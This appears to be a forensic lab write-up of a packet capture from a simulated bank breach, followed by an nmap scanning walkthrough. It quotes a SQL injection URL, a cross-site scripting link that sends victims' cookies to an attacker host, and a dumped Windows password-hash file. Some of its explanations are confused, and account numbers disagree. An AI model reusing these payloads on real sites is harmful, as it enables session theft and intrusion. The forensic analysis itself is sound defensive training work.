  ⌄ GET /main.php?acct=%27%20or%201=1%20%23 HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /main.php?acct=%27%20or%201=1%20%23 HTTP/1.1\r\n]
      Request Method: GET
    ⌄ Request URI: /main.php?acct=%27%20or%201=1%20%23
        Request URI Path: /main.php
      > Request URI Query: acct=%27%20or%201=1%20%23
      Request Version: HTTP/1.1
    Host: bank.pseudovision.net\r\n
    User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102814 Ubuntu/8.10 (intrepid) Firefox/3.0.15\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-us,en;q=0.5\r\n
    Accept-Encoding: gzip,deflate\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
    Keep-Alive: 300\r\n
    Connection: keep-alive\r\n
  > Cookie: banksid=436s5j1ou00r2cng2p5h7pc2o7\r\n
    \r\n
    [Full request URI: http://bank.pseudovision.net/main.php?acct=%27%20or%201=1%20%23]
    [HTTP request 1/1]
```

Figure: SQL injection in the URL (27 or 201 = 12023)



```
<tr><td valign="top"><b>Comments:</b></td><td>SPECIAL OFFER!<br />\r\n
<br />\r\n
<a href="http://bank.pseudovision.net/main.php?acct=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F10.10.10.66%3A1337%2F%22%2bdocument.cookie%3B%3C%2Fscript%3E">Click here</a> to win a free iPad!</td></tr>\n
</table><hr />\n
<table border="5" cellpadding="3" cellspacing="3">\n
<tr><td><b>Date:</b></td><td>8/15/2011 9:06 AM</td></tr>\n
<tr><td><b>Posted by:</b></td><td>PseudoBank</td></tr>\n
<tr><td><b>Homepage:</b></td><td><a href="http://bank.pseudovision.net/">http://bank.pseudovision.net/</a></td></tr>\n
```

Figure: Inserting ‘cookie’ tag in to the URI



```
290 176.567559    10.10.10.3     10.10.10.66       1514 80 → 52566 [ACK] Seq=11506 Ack=3372 Win=65535 Len=1448 TSval=394559 TSecr=6138850 [TCP segme
291 176.567562    10.10.10.3     10.10.10.66   ✓   1464 HTTP/1.1 200 OK  (text/html)
292 176.567563    10.10.10.66    10.10.10.3          66 52566 → 80 [ACK] Seq=3372 Ack=11506 Win=38816 Len=0 TSval=6138862 TSecr=394559
```

```
    [Request URI: http://bob.pseudovision.net/guestbook.php]
    File Data: 4139 bytes
  Line-based text data: text/html (82 lines)
    <html><head>\n
    <title>Bob's Homepage -- Guestbook</title>\n
    </head>\n
    <body>\n
    \n
    <div id="header">\n
    <h1>Bob's Homepage -- Guestbook</h1>\n
    </div><hr />\n
    Welcome to my retro-style Guestbook.  Feel free to sign it, or to just browse.  To sign it, <a href="#new" title="Sign my guestbook!">click here</a>.<hr />\n
    <table border="5" cellpadding="3" cellspacing="3">\n
    <tr><td><b>Date:</b></td><td>8/24/2011 3:31 PM</td></tr>\n
    <tr><td><b>Posted by:</b></td><td>PseudoBank</td></tr>\n
    <tr><td valign="top"><b>Comments:</b></td><td>SPECIAL OFFER!<br />\r\n
    <br />\r\n
    <a href="http://bank.pseudovision.net/main.php?acct=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F10.10.10.66%3A1337%2F%22%2bdocument.cookie%3B%3C%2Fscript%3E">Click here</a> to win a free iPad!</td></t
    </table><hr />\n
    <table border="5" cellpadding="3" cellspacing="3">\n
    <tr><td><b>Date:</b></td><td>8/15/2011 9:06 AM</td></tr>\n
    <tr><td><b>Posted by:</b></td><td>PseudoBank</td></tr>\n
    <tr><td><b>Homepage:</b></td><td><a href="http://bank.pseudovision.net/">http://bank.pseudovision.net/</a></td></tr>\n
    <tr><td valign="top"><b>Comments:</b></td><td>SPECIAL OFFER!<br />\r\n
    <br />\r\n
    All new customers get a free gift!  Sign up now at bank.pseudovision.net!</td></tr>\n
```

Figure: ‘guestbook.php’ packet details


Executive Summary

Attack started around Aug 22, 2011 when the attacker created bank accounts with numbers 3596900 & 3596903 as part of reconnaissance and on August 24, 15:28 (EDT) after broadcasting two arp requests following standard queries, ping requests, a flood of SYN/ACK requests, and more arp requests reflected in the network packet capture file. Attacker able to access wireless router through basic credentials admin:admin and later configured router WPA passphrase to HcmTaEb38W with PSEUDOWIFI as wireless connection name.

After discovering loginform.php on the network, the attacker inspected the index.php file using the command line to navigate around "c:\inetpub\wwwroot\" and found various open account usernames and passwords. It was discovered that Bob database password is not present and used this vulnerability to further attack the network through remote code execution to deploy a URL Redirection Attack by redirecting to login.php from the original website. This initiated a redirect to a malicious login page that resembles the original loginform page, and tricked all the users into login with their credentials. Since the website traffic is transmitted through HTTP without encryption, all the credentials can be seen as plain text. to collect login credentials of all the users on the network. Attacktor started sending money to the bank account 3596900 by using the vulnerability present in the bank database using SQL injection attack involving sending their own instructions to the bank database to execute.

Another attack executed by the attacker is cross-site scripting wherein the attacker sends the users (kevin, tara) to malicious emails referring to sign up for a retro-style guidebook with special offer to win a free iPad as well as post the same bob's homepage. This link (source.php?=guidebook.php) uses malicious code to execute cross-site request forgery where the attacker got users to click on the link causing the browser to create cookie sessions for seemingly legitimate requests to the website.

Bank's Website should purchase TLS certificate to avoid clear text transmission of PII as well as credentials through HTTP and make it more secure with HTTPS (TLS). Another control to consider is to purchase a firewall and configure it to filter the traffic coming from and within the network. Wireless routers have default credentials that gave attacker an entry to the router configuration. All the default credentials for the devices must be changed. MySql Server has no password which must be changed immediately to ensure server-side encryption(storage layer encryption).



```
1223 802.285056   10.10.10.3    10.10.10.66   ✓   1049 HTTP/1.1 200 OK  (text/plain)
1224 802.285120   10.10.10.66   10.10.10.3         66 51482 → 80 [ACK] Seq=2912 Ack=17839 Win=50400 Len=0 TSval=6326578 TSecr=
1225 802.285193
1226 821.318407
```

```
Frame 1223: 1049 bytes on wire (
   Encapsulation type: Ethernet (
   Arrival Time: Aug 24, 2011 15:
   [Time shift for this packet: 0
   Epoch Time: 1314214907.316610
   [Time delta from previous capt
   [Time delta from previous disp
   [Time since reference or first
   Frame Number: 1223
   Frame Length: 1049 bytes (8392
   Capture Length: 1049 bytes (83
   [Frame is marked: False]
   [Frame is ignored: False]
   [Protocols in frame: eth:ether
   [Coloring Rule Name: HTTP]
   [Coloring Rule String: http ||
Ethernet II, Src: VMware_0c:88:4
 > Destination: VMware_09:3e:d7
```

```
000   00 0c 29 09 3e d7 00 0c   29
010   04 0b bb 07 40 00 80 06   13
```

rame (1049 bytes)   Reassembled TCP (6775 byt

Wireshark · Follow HTTP Stream (tcp.stream eq 85) · bankbreach.pcap

```
  ["ORIG_PATH_INFO"]=>
  string(10) "/index.php"
  ["PHP_SELF"]=>
  string(10) "/index.php"
  ["REQUEST_TIME"]=>
  int(1314214906)
}


sam.txt:
Administrator:500:F7B45AA32732E77C72D82CC5E4DD778E:467E33B676E9253D9AF070CC9A967540:::
Bob:1007:NO PASSWORD*********************:BF65CEE421BC78533B482E47B12598CE:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_PSEUDO2003:1003:B6FA5A5A3807BF43C58A05B25A4EC5ED:8BBFE03A9857FDCFF2946B15C1BD8F33:::
IWAM_PSEUDO2003:1004:74A6AE7D95252E74B48E2B86C3C336E1:C0E95F981EBD1C4701B552A7F9319DC2:::
James:1006:NO PASSWORD*********************:NO PASSWORD*********************:::
SUPPORT_388945a0:1001:NO PASSWORD*********************:9B65271A4EED36B6C994C6C9939B2492:::
Yuri:1008:3A456F5B9969FA79AAD3B435B51404EE:4CBC1C80FC2883ECC01BC0BFF634CAE6:::
```


Packet 1164. 7 client pkts, 7 server pkts, 13 turns. Click to select.

Entire conversation (21kB)

Show data as ASCII

Find:


Figure: Follow TCP Stream on 1223 Packet file



```
1421 900.192687   10.10.10.66   10.10.10.2    ✓   669 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
1422 900.192720   10.10.10.2    10.10.10.66        66 80 → 43292 [ACK] Seq=1 Ack=604 Win=7008 Len=0 TSval=62215284 TSecr=6355950
1423 900.195404   10.10.10.2    10.10.10.66   ✓   520 HTTP/1.1 302 Found  (text/html)
1424 900.195689   10.10.10.2    10.10.10.66        66 80 → 43292 [FIN, ACK] Seq=455 Ack=604 Win=7008 Len=0 TSval=62215287 TSecr=6355950
```

```
    Accept-Encoding: gzip,deflate\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
    Keep-Alive: 300\r\n
    Connection: keep-alive\r\n
    Referer: http://bank.pseudovision.net/loginform.php\r\n
  v Cookie: banksid=436s5j1ou00r2cng2p5h7pc2o7\r\n
       Cookie pair: banksid=436s5j1ou00r2cng2p5h7pc2o7
    Content-Type: application/x-www-form-urlencoded\r\n
  v Content-Length: 33\r\n
       [Content length: 33]
    \r\n
    [Full request URI: http://bank.pseudovision.net/login.php]
    [HTTP request 1/1]
    [Response in frame: 1423]
    File Data: 33 bytes
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "user" = "Attacker"
  > Form item: "password" = "AmtwKA9yKU"
```

Figure: Username and Password of the Attacker




```
1434 900.246280   10.10.10.2    10.10.10.66   ✓   513 HTTP/1.1 200 OK
1435 900.246372   10.10.10.2    10.10.10.66        66 80 → 43293 [FIN, ACK] Seq=1896 Ack=513 Win=6880 Len=0 TSval=62215337 TSecr=6355965
```

```
         </table>
       <hr/>
       Welcome to Online Banking, Attacker!
       <br/>
       Last Login:
     > <b>
       <p/>
     > <a
       <p/>
       Account Information:\n
       <p/>
     v <table
         border="5"
         cellspacing="2"
         cellpadding="2">
       v <tr>
         v <th
             align="left">
             Account Number
             </th>
         > <th
           </tr>
       v <tr>
         v <td>
             3496900
```

Figure: Bank Account of the Attacker

Network Scanning and Reconnaissance


Zenmap is used to collect information which is part of reconnaissance (eg. MITRE framework) and can be considered as a first phase of penetration test during a security breach. MobaXterm or terminal can be used to remotely connect to a computer network using SSH protocol and collect information of all the current open ports. ip address or ip a command is used in the terminal window of MobaXterm to check and determine active connection properties of the network. Here, lo represent loopback address with no broadcast and MAC address is a logical interface of the device that communicates and sends packets to itself to check network connectivity (ens192 and ens224 represent one of the traditional interface naming schemes that indicate names incorporating firmware/BIOS provided within PCI Express that includes bus numbers, slot index numbers. ens192 represents the source interface establishing a connection via SSH and ens224 is the destination interface intended to perform reconnaissance. link/ether address displays MAC address and brd displays broadcast address, inet and inet6 represents ipv4 address and ipv6 respectively. The prefix /24 & /64 are subnet masks representing network size. Therefore, /24 is a CIDR (Classless Inter-Domain Routing) notation with IPs from range m 192.168.252.0 up to 192.168.252.255 with first .0 used as gateway IP and last .255 IP used as broadcast address for the network.



```
aundrall@cdr-netscan:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group de
fault qlen 1000
    link/ether 00:50:56:a3:6c:e2 brd ff:ff:ff:ff:ff:ff
    inet 128.205.44.186/26 brd 128.205.44.191 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fea3:6ce2/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group de
fault qlen 1000
    link/ether 00:50:56:a3:13:dc brd ff:ff:ff:ff:ff:ff
    inet 192.168.252.254/24 brd 192.168.252.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fea3:13dc/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast sta
te UNKNOWN group default qlen 100
    link/none
    inet 10.65.0.1/24 brd 10.65.0.255 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::b9ce:3edc:9734:9b61/64 scope link flags 800
       valid_lft forever preferred_lft forever
```

Figure: MobaXterm command line interface (Terminal) after starting SSH session

Zenmap is an nmap security scanner that uses Graphical User Interface (GUI). Nmap: One of the most important tools, scans a target's ports with scripting support and previously used wireshark is a tool for analyzing packets. Type Zenmap & command to open Zenmap tool and give the target ip address as 192.168.252.254 (gretzky) and select ‘Quick scan’ as the profile to generate appropriate nmap command (here nmap -T4 -F 192.168.252.254) in the ‘Command’ row and click ‘Scan’ to perform the scan. -T4 in the command here represents a timing range of 0–5, where 0 is the slowest and 5 is the fastest. -F represents the fast scan option that only scans 100 ports which is equivalent to --top-ports 100 in a terminal(CLI) nmap command. Whereas removing this flag nmap scans 1000 TCP ports i.e.OS fingerprinting of 1000 ports. Target ip address here is 192.168.252.254 for which results here indicate that only one port ‘22/tcp’ (PORT) is open (STATE) on ssh (SERVICE). This translates to application listening to connections on TCP port and SSH listed under service shows what the port is being used for. Here, TCP port i.e 22 is in use by SSH.




Target: 192.168.252.254

Profile: Quick scan

Command: nmap -T4 -F 192.168.252.254

```
nmap -T4 -F 192.168.252.254

Starting Nmap 7.40 ( https://nmap.org ) at 2021-11-09 22:35 EST
Nmap scan report for 192.168.252.254
Host is up (0.00041s latency).
Not shown: 99 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh

Nmap done: 1 IP address (1 host up) scanned in 5.67 seconds
```

Next, ‘Command: nmap -sn 192.168.252.0/24’ is generated by selecting target as 192.168.252.0/24 and Profile as ‘Ping scan’. After proceeding with clicking the ‘Scan’, all the available details of ip addresses on the network are shown that responded to the pings. This command only pings the target but does not scan any port. Here, the entire subnet mask /24 is given to scan the entire network and retrieve details of open devices. -sn represents ping scan by disabling port scan which translates to ‘ICMP echo request, TCP SYN to port 443, TCP ACK to port 80, and an ICMP timestamp’ on wireshark packet details.




Target: 192.168.252.0/24
Profile: Ping scan
Command: nmap -sn 192.168.252.0/24

```
192.168.252.1
192.168.252.3
192.168.252.8
192.168.252.11
192.168.252.41
192.168.252.42
192.168.252.115
192.168.252.167
192.168.252.172
192.168.252.241
192.168.252.254
```

```
nmap -sn 192.168.252.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2021-11-09 22:36 EST
Nmap scan report for 192.168.252.1
Host is up (0.00054s latency).
Nmap scan report for 192.168.252.3
Host is up (0.00062s latency).
Nmap scan report for 192.168.252.8
Host is up (0.00037s latency).
Nmap scan report for 192.168.252.11
Host is up (0.0013s latency).
Nmap scan report for 192.168.252.41
Host is up (0.00053s latency).
Nmap scan report for 192.168.252.42
Host is up (0.00072s latency).
Nmap scan report for 192.168.252.115
Host is up (0.00076s latency).
Nmap scan report for 192.168.252.167
Host is up (0.00081s latency).
Nmap scan report for 192.168.252.172
Host is up (0.0015s latency).
Nmap scan report for 192.168.252.241
Host is up (0.00059s latency).
Nmap scan report for 192.168.252.254
Host is up (0.00016s latency).
Nmap done: 256 IP addresses (11 hosts up) scanned in 7.72 seconds
```

Finally, ‘Command: nmap -T4 -A -v 192.168.252.0/24’ is generated by selecting target as 192.168.252.0/24 and Profile as ‘Intense scan’. This scans the most common TCP ports quickly (open TCP ports also can be seen on ping scan). Here, -T4 in the command represents timings, -A displays type of OS and OS versions. -v flag gives verbose feedback (use -vv for more verbosity) after the scan. Verbose scan here shows all the discovered open ports on all the devices with found ip addresses along with details of open/closed ports.




Target: 192.168.252.0/24
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.252.0/24

```
192.168.252.1
192.168.252.3
192.168.252.8
192.168.252.11
192.168.252.41
192.168.252.42
192.168.252.115
192.168.252.167
192.168.252.172
192.168.252.241
192.168.252.254
```

```
nmap -T4 -A -v 192.168.252.0/24

|   100000  2,3,4        111/udp  rpcbind
|   100024  1          33821/udp  status
|_  100024  1          55358/tcp  status

Nmap scan report for 192.168.252.172
Host is up (0.00085s latency).
All 1000 scanned ports on 192.168.252.172 are closed

Nmap scan report for 192.168.252.241
Host is up (0.00065s latency).
All 1000 scanned ports on 192.168.252.241 are closed

Nmap scan report for 192.168.252.254
Host is up (0.0014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 11:00:b7:92:3b:70:86:63:03:3d:94:c9:fa:86:f4:7e (RSA)
|_  256 5a:64:e7:f0:be:03:9a:b8:9c:07:1b:c9:a6:38:ed:62 (ECDSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 22:41
Completed NSE at 22:41, 0.00s elapsed
Initiating NSE at 22:41
Completed NSE at 22:41, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 256 IP addresses (11 hosts up) scanned in 179.41 seconds
```

‘Ports/Hosts’ tab here shows all closed ports found within the ip addresses scanned. ‘Topology’ tab displays graphical representation of all the discovered hosts. Details and the graph can be expanded using ‘Fisheye’ & ‘Controls’ option while changing zoom and ring gap number.

